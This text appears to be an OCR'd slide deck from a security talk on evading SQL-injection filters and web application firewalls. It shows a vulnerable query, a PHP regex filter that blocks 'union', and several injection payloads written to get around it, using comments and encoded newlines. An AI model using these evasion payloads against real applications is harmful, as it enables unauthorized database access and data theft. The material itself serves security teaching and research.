Farewell, WAF

Exploiting SQL Injection from Mutation to Polymorphism

Boik Su

chrO.ot's member

Programming lover 🤓

qazbnm456

qazbnm456

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

Agenda

- Brief introduction to
    - Input Validation (Filter & WAF)
    - Evasion Technique
- Polymorphism
    - Concept
    - System Design
- Conclusion

Input Validation


Validate inputs coming from clients or from environment variables

Filter

- Filters can be easily crafted and applied to web apps
- We can swap them in the context
- We can also modify them directly
- What can be wrong?

- Say we want to purify users’ inputs against the SQL Injection now
- We know that inputs come from the parameter $input

- Say we want to purify users’ inputs against the SQL Injection now
- We know that inputs come from the parameter $input
- The input will be placed into the position like




```
SELECT * FROM users WHERE id = '$input';
```

Code Example 1

- Say we want to purify users’ inputs against the SQL Injection now


- We know that inputs come from the parameter $input

- The input will be placed into the position like



```
SELECT * FROM users WHERE id = '$input';
```


- One developer wrote a filter upon it



```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- `1'•UNION•SELECT•1,•2,•3•#`



```php
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- 1'•UNION•SELECT•1,•2,•3•#



```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- 1'/**/UNION/**/SELECT•1,•2,•3•#




```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~


- 1'/**/UNION/**/SELECT•1,•2,•3•#



```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•#



```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt

- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- 1'#%0aUNION#%0aSELECT•1,•2,•3•#



```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Attempt


- ~~1'•UNION•SELECT•1,•2,•3•#~~
- ~~1'/**/UNION/**/SELECT•1,•2,•3•#~~
- ~~1'#%0aUNION#%0aSELECT•1,•2,•3•#~~

```
if (preg_match('/[^a-zA-Z0-9_]union[^a-zA-Z0-9_]/i', $input)) {
  throw new Exception('Stop being silly...');
}
```

Code Example 2

